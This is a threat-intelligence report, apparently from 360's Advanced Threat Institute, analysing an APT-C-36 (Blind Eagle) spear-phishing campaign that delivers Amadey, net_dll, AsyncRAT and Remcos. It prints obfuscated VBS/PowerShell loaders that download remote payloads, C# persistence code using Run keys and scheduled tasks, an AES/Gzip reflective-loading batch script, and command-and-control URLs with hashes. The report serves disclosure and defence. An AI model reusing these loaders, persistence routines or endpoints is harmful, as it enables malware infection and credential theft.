Analysis of activities of suspected APT-C-36 (Blind Eagle) organization launching Amadey botnet Trojan

mp.weixin.qq.com/s/-7U1-NTP0EdVOtptzbHUsg

Advanced Threat Institute 360 Threat Intelligence Center *2023-10-31 06:05 Posted onBeijing*

APT-C-36

blind eagle

APT-C-36 (Blind Eagle) is an APT organization suspected to come from South America. Its main targets are located in Colombia and some areas of South America such as Ecuador and Panama. Since its discovery in 2018, the organization has continued to launch targeted attacks against government departments, finance, insurance and other industries as well as large companies in Colombia.


During the tracking of the APT-C-36 organization, we found that the organization is constantly trying new attack streams and trying to add the Amadey botnet Trojan to its arsenal.

1. Analysis of attack activities

In daily hunting activities, we discovered that the APT-C-36 organization recently attempted to add the Amadey botnet Trojan to its usual PDF spear phishing attack flow. The Amadey botnet Trojan is a modular botnet Trojan that appeared for sale on Russian hacker forums around October 2018. It has the capabilities of intranet traversal, information theft, remote command execution, script execution, and DDos attacks.

1. Attack process analysis

The attack flow of the Amadey botnet Trojan was used in this campaign.




2. Load delivery analysis

The decoy PDF document downloads an encrypted compressed package containing a malicious VBS script from a third-party cloud service.

Malicious code data is embedded in VBS.

```
uRUs = WScript.ScriptFullName

HwxcO = ("J%%%Bq%%%Gk%%%aQBz%%%GE%%%I%%%%%9%%%C%%%%%Jw%%%w%%%DE%%%Mw%%%n%%%Ds%%%J%%%Bw%%%G4%%%ZwBl%%%Hk%%%I%%%%%9%%%C%%%%%Jw%%%l%%%H%%%%
bgBN%%%HI%%%JQ%%%n%%%Ds%%%WwBC%%%Hk%%%d%%%Bl%%%Fs%%%XQBd%%%C%%%%%J%%%Bx%%%GM%%%YQB6%%%GY%%%I%%%%%9%%%C%%%%%WwBz%%%Hk%%%cwB0%%%GU%%%bQ%%%
ZQBy%%%HQ%%%XQ%%%6%%%Do%%%RgBy%%%G8%%%bQBC%%%GE%%%cwBl%%%DY%%%N%%%BT%%%HQ%%%cgBp%%%G4%%%Zw%%%o%%%C%%%%%K%%%BO%%%GU%%%dw%%%t%%%E8%%%YgBq%%%
TgBl%%%HQ%%%LgBX%%%GU%%%YgBD%%%Gw%%%aQBl%%%G4%%%d%%%%%%p%%%C4%%%R%%%Bv%%%Hc%%%bgBs%%%G8%%%YQBk%%%FM%%%d%%%By%%%Gk%%%bgBn%%%Cg%%%I%%%%%%O%%%
Go%%%ZQBj%%%HQ%%%I%%%BO%%%GU%%%d%%%%%%u%%%Fc%%%ZQBi%%%EM%%%b%%%Bp%%%GU%%%bgB0%%%Ck%%%LgBE%%%G8%%%dwBu%%%Gw%%%bwBh%%%GQ%%%UwB0%%%HI%%%aQBu%
B0%%%H%%%%%cw%%%6%%%C8%%%LwBw%%%GE%%%cwB0%%%GU%%%YgBp%%%G4%%%LgBj%%%G8%%%bQ%%%v%%%HI%%%YQB3%%%C8%%%Z%%%Bz%%%HQ%%%c%%%BL%%%Go%%%V%%%B6%%%Cc
Ds%%%WwBz%%%Hk%%%cwB0%%%GU%%%bQ%%%u%%%EE%%%c%%%Bw%%%EQ%%%bwBt%%%GE%%%aQBu%%%F0%%%Og%%%6%%%EM%%%dQBy%%%HI%%%ZQBu%%%HQ%%%R%%%Bv%%%G0%%%YQBp%
Cg%%%J%%%Bx%%%GM%%%YQB6%%%GY%%%KQ%%%u%%%Ec%%%ZQB0%%%FQ%%%eQBw%%%GU%%%K%%%%%n%%%EM%%%Z%%%BX%%%EQ%%%Z%%%BC%%%C4%%%R%%%BL%%%GU%%%UwB2%%%Gw%%%
TQBl%%%HQ%%%a%%%Bv%%%GQ%%%K%%%%%n%%%E4%%%bgBJ%%%GE%%%VQBx%%%Cc%%%KQ%%%u%%%Ek%%%bgB2%%%G8%%%awBl%%%Cg%%%J%%%Bu%%%HU%%%b%%%Bs%%%Cw%%%I%%%Bb%
Fs%%%XQBd%%%C%%%%%K%%%%%n%%%HQ%%%e%%%B0%%%C4%%%eQBl%%%GQ%%%YQBt%%%GE%%%LwBt%%%G8%%%Yw%%%u%%%HQ%%%YwBh%%%GY%%%cgBp%%%GI%%%dQBz%%%C8%%%Lw%
a%%%%%%n%%%C%%%%%L%%%%%g%%%CQ%%%C%%%Bu%%%Gc%%%dQB5%%%C%%%%%L%%%%%g%%%Cc%%%ZQB5%%%FU%%%VwBN%%%Cc%%%L%%%%%g%%%CQ%%%agBp%%%Gk%%%cwBh%%%Cw%
C%%%%%%JwBS%%%G8%%%Z%%%Bh%%%Cc%%%I%%%%%%p%%%Ck%%%Ow%%%=")

dim jpwou

jpwou = ("$ExeNy = '") & HwxcO & "'"
jpwou = jpwou & ";$KByHL = [system.Text.Encoding]::Unicode.GetString( "
jpwou = jpwou & "[system.Convert]::FromBase64String( $ExeNy.replace('%%%','A') ) )"

```

The Powershell exploit script code is generated by replacing special characters and decrypted by beas64. The Powershell code downloads two payloads from a third-party platform for loading and running.



3. Attack component analysis

One of the two payloads is net_dll for reflection loading, which can be seen frequently used by APT-C-36 in previous attacks; the other is the Amadey botnet Trojan. As a relatively complete botnet Trojan, Amadey has: Sandbox, persistence, permission acquisition, script execution, remote control, data theft and other functions.

Net_dll

The Powershell script decrypts the net_dll payload data by downloading it from a third-party platform and calls the CdWDdB.DKeSvl.NnIaUq method to implement reflective loading. The net_dll is a common component of APT-C-36 and is mainly used for persistence and loading the next stage of payload execution.
After Net_dll is run, a vbs and ps1 script will be created in the %TEMP% folder of the computer for persistence.

```
bool flag5 = true;
bool flag6 = flag5 == lixoo.Contains("1");
if (flag6)
{
    try
    {
        string contents = string.Concat(new string[]
        {
            "$teste = New-ItemProperty -Path \"HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" -Name \"",
            lixo,
            "\" -Value \"Powershell.exe -WindowStyle hidden \"\"& '",
            Path.GetTempPath(),
            "xx2.vbs' \"\"\" -PropertyType \"String\" -force; ($teste)"
        });
        File.WriteAllText(Path.GetTempPath() + "xx1.ps1", contents);
        Interaction.Shell("powershell.exe Set-ExecutionPolicy Bypass -Scope Process ; powershell -file " + Path.GetTempPath() + "xx1.ps1", AppWinStyle.Hide, false, -1);
        Interaction.Shell(string.Concat(new string[]
        {
            "powershell.exe Copy-Item '",
            merda,
            "' -Destination '",
            Path.GetTempPath(),
            "'"
        }), AppWinStyle.Hide, false, -1);
        string text = "Set objShell = CreateObject(\"Wscript.shell\")";
        text = string.Concat(new string[]
        {
            text,
            "\r\nobjShell.run \"powershell -WindowStyle hidden -command wscript.exe //b //nologo '",
            Path.GetTempPath(),
            fileInfo.Name,
            "'\" ,0, false"
        });
        File.WriteAllText(Path.GetTempPath() + "xx2.vbs", text);
    }
    catch (Exception ex)
    {
```

Create scheduled tasks for persistence.

```
    {
        try
        {
            Interaction.Shell(string.Concat(new string[]
            {
                "powershell.exe Copy-Item '",
                merda,
                "' -Destination '",
                Path.GetTempPath(),
                "'"
            }), AppWinStyle.Hide, false, -1);
            string text2 = "Set objShell = CreateObject(\"Wscript.shell\")";
            text2 = string.Concat(new string[]
            {
                text2,
                "\r\nobjShell.run \"powershell -WindowStyle hidden -command wscript.exe //b //nologo '",
                Path.GetTempPath(),
                fileInfo.Name,
                "'\" ,0, false"
            });
            Interaction.Shell(string.Concat(new string[]
            {
                "cmd.exe /c schtasks.exe /create /tn \"",
                XnZYnL,
                "\" /tr \"wscript.exe //b //nologo '",
                Path.GetTempPath(),
                "xx.vbs'\" /sc minute /mo ",
                Wie,
                " /f & exit"
            }), AppWinStyle.Hide, false, -1);
            File.WriteAllText(Path.GetTempPath() + "xx.vbs", text2);
        }
        catch (Exception ex2)
        {
        }
```

Continue to download the next-stage payload encoding data from the third-party platform, reverse the encoded data, replace special characters, and base64 decode the encoded data to obtain the next-stage payload.


The processed net_dll payload data is loaded reflectively by calling its KoAOkX.MXuuJb.WwQTZc method. In the second stage, after net_dll is run, the AsyncRAT Trojan is injected into the system process to run.

Amadey

The base64 encoded data downloaded by the Powershell script code from another third-party platform is the Amadey botnet Trojan. As a relatively complete botnet Trojan, Amadey has: anti-sandbox, persistence, permission acquisition, script execution, command execution, lateral movement, DDos attacks, data theft and other functional plug-ins.

MD5	461A67CE40F4A12863244EFEEF5EBC26
size	237056 (bytes)
type	WIN32 EXE

After running the distributed Amadey, it will download three files: cred.dll, clip.dll, and onLyofFicED.bat. The dll file is Amadey's information collection component and is used to steal user privacy data such as browser accounts. The bat file is to Malicious scripts executed.
During the file request process, Amadey will send specific fields to the CC server based on the current computer information.




The meaning of each field.

Field	meaning
ID	Infected machine ID
vs	Amadey version number
sd	AmadeyID
os	system version
bi	Number of system bits
ar	Do you have administrator rights?
pc	Computer name
un	username
DM	Current domain
av	Install anti-virus software
lv	GetTaskContent
og	none

In the bat file, the attacker uses base64 encryption + AES + Gzip to encrypt the two executable programs and embed them into the script file. After the bat script is run, the ciphertext data is located through the ":" symbol, decrypted and loaded in sequence.

```
set "OTdZWD=-w hidden -c $iTdX='ElemvTRXenvTRXtAvTRXtvTRX'.Replace('vTRX', '');
$xZRe='TravTRXnsvTRXforvTRXmvTRXFinvTRXavTRXlBvTRXlvTRXovTRXckvTRX'.Replace('vTRX', '');
$Ncii='ChavTRXngvTRXeEvTRXxvTRXtenvTRXsionvTRX'.Replace('vTRX', '');
$KOnt='SvTRXplvTRXitvTRX'.Replace('vTRX', '');
$QVke='LovTRXavTRXdvTRX'.Replace('vTRX', '');
$SOKi='FrvTRXovTRXmBasvTRXevTRX6vTRX4StvTRXrinvTRXgvTRX'.Replace('vTRX', '');
$Jedu='EnvTRXtrvTRXyPovTRXintvTRX'.Replace('vTRX', '');
$nWfQ='GevTRXtvTRXCuvTRXrrvTRXentvTRXProvTRXcesvTRXsvTRX'.Replace('vTRX', '');
$OKqq='InvTRXvokevTRX'.Replace('vTRX', '');
$gwzM='MavTRXinMvTRXodulvTRXevTRX'.Replace('vTRX', '');
$MSHx='CrevTRXavTRXtvTRXeDvTRXecvTRXrypvTRXtvTRXorvTRX'.Replace('vTRX', '');
$vSJs='RevTRXadvTRXLivTRXnevTRXsvTRX'.Replace('vTRX', '');
function UVEtL($VZqQp){$zjsDo=[System.Security.Cryptography.Aes]::Create();
$zjsDo.Mode=[System.Security.Cryptography.CipherMode]::CBC;
$zjsDo.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
$zjsDo.Key=[System.Convert]::$SOKi('PJFIwovHCeAbQYsN8b+RxBe4t3rs086i1g/w+F56UyY=');
$zjsDo.IV=[System.Convert]::$SOKi('mBk9i/XZmBHbSStWfHL0dQ==');
$AtBTi=$zjsDo.$MSHx();
$DVyzv=$AtBTi.$xZRe($VZqQp,0,$VZqQp.Length);
$AtBTi.Dispose();
$zjsDo.Dispose();
$DVyzv;
}function bvTXS($VZqQp){$gXtCe=New-Object System.IO.MemoryStream(,$VZqQp);
$DdZiS=New-Object System.IO.MemoryStream;
$aPxmB=New-Object System.IO.Compression.GZipStream($gXtCe,[IO.Compression.CompressionMode]::Decompress);
$aPxmB.CopyTo($DdZiS);
$aPxmB.Dispose();
$gXtCe.Dispose();
$DdZiS.Dispose();
$DdZiS.ToArray();
}$NRoor=[System.Linq.Enumerable]::$iTdX([System.IO.File]::$vSJs([System.IO.Path]::$Ncii([System.Diagnostics.Process]::$nWfQ().$gwzM.FileName, $null)), 1);
$TVkTD=$NRoor.Substring(2).$KOnt(':');
$NQxao=bvTXS (UVEtL ([Convert]::$SOKi($TVkTD[0])));
$aPcuA=bvTXS (UVEtL ([Convert]::$SOKi($TVkTD[1])));
[System.Reflection.Assembly]::$QVke([byte[]]$aPcuA).$Jedu.$OKqq($null,$null);
[System.Reflection.Assembly]::$QVke([byte[]]$NQxao).$Jedu.$OKqq($null,$null);
"
set "PAUHTx=set RUpR=1 && start "" /min "
set "kQltVz=&& exit"
set "BgkkZG=not defined RUpR
if %BgkkZG:=% (%PAUHTx:=%%0 %kQltVz:=%)
set tvXhdW=%~0.exe
set "ICGzbH=WindowsPowerShell\v1.0\powershell.exe"
set cdVmLs=C:\Windows\SysWOW64\%ICGzbH:=%
if not exist %cdVmLs% (set cdVmLs=%cdVmLs:SysWOW64=System32%)
copy %cdVmLs% "%tvXhdW%" /y
"%tvXhdW%" %OTdZWD:=%
```

One of the executable programs is the CrubCrypt encryptor. After running, it Gzip decompresses the Remcos compressed data of the resource and then loads and runs it.



2. Attribution Research and Judgment

The bait PDF file used in this spear phishing incident, the malicious code obfuscation method used, and the subsequent payload are consistent with those used by APT-C-36 in previous activities.

During the continuous tracking of APT-C-36, we found that the organization continues to launch attacks in Ecuador and other regions, and constantly tries to add new Trojan tools to its arsenal to improve its attack capabilities. It is foreseeable that APT-C-36 may turn its attention to new areas in the future, and its own attack capabilities will become more complex.

Appendix IOC

20561F6497492900567CBF08A20AFCCA

42DD207E642CEC5A12839257DF892CA9
461A67CE40F4A12863244EFEEF5EBC26
FDD66DC414647B87AA1688610337133B
5590C7E442E8D2BC857813C008CE4A6C
303ACDC5A695A27A91FEA715AE8FDFB8
FECB399CAE4861440DF73EAA7110F52C
C92A9FA4306F7912D3AF58C2A75682FD
57A169A5A3CA09A0EDE3FEDC50E6D222
05B99BEE0D8BA95F5CCB1D356939DAA8
64E6B811153C4452837E187A10D54665
c1eeb77920357a53e271091f85618bd9

autgerman.autgerman.com
http://213.226.123.14/8bmeVwqx/Plugins/cred.dll
http://213.226.123.14/8bmeVwqx/Plugins/clip64.dll
http://213.226.123.14/8bmeVwqx/index.php
http://213.226.123.14/8bmeVwqx/Plugins/cred64.dll
http://213.226.123.14/8bmeVwqx/Plugins/clip.dll
http://213.226.123.14/8bmeVwqx/index.php?scr=1
https://subirfact.com/onLyofFicED.bat

360 Advanced Threat Research Institute

360 Advanced Threat Research Institute is the core capability support department of 360 Digital Security Group. It is composed of 360 senior security experts. It focuses on the discovery, defense, disposal and research of advanced threats. It has been the first to capture Double Kill, Double Star, and Nightmare Formula globally. It has conducted many well-known zero-day attacks in the wild and exclusively disclosed the advanced actions of

multiple national APT organizations, winning widespread recognition within and outside the industry and providing strong support for 360 to ensure national network security.
APT109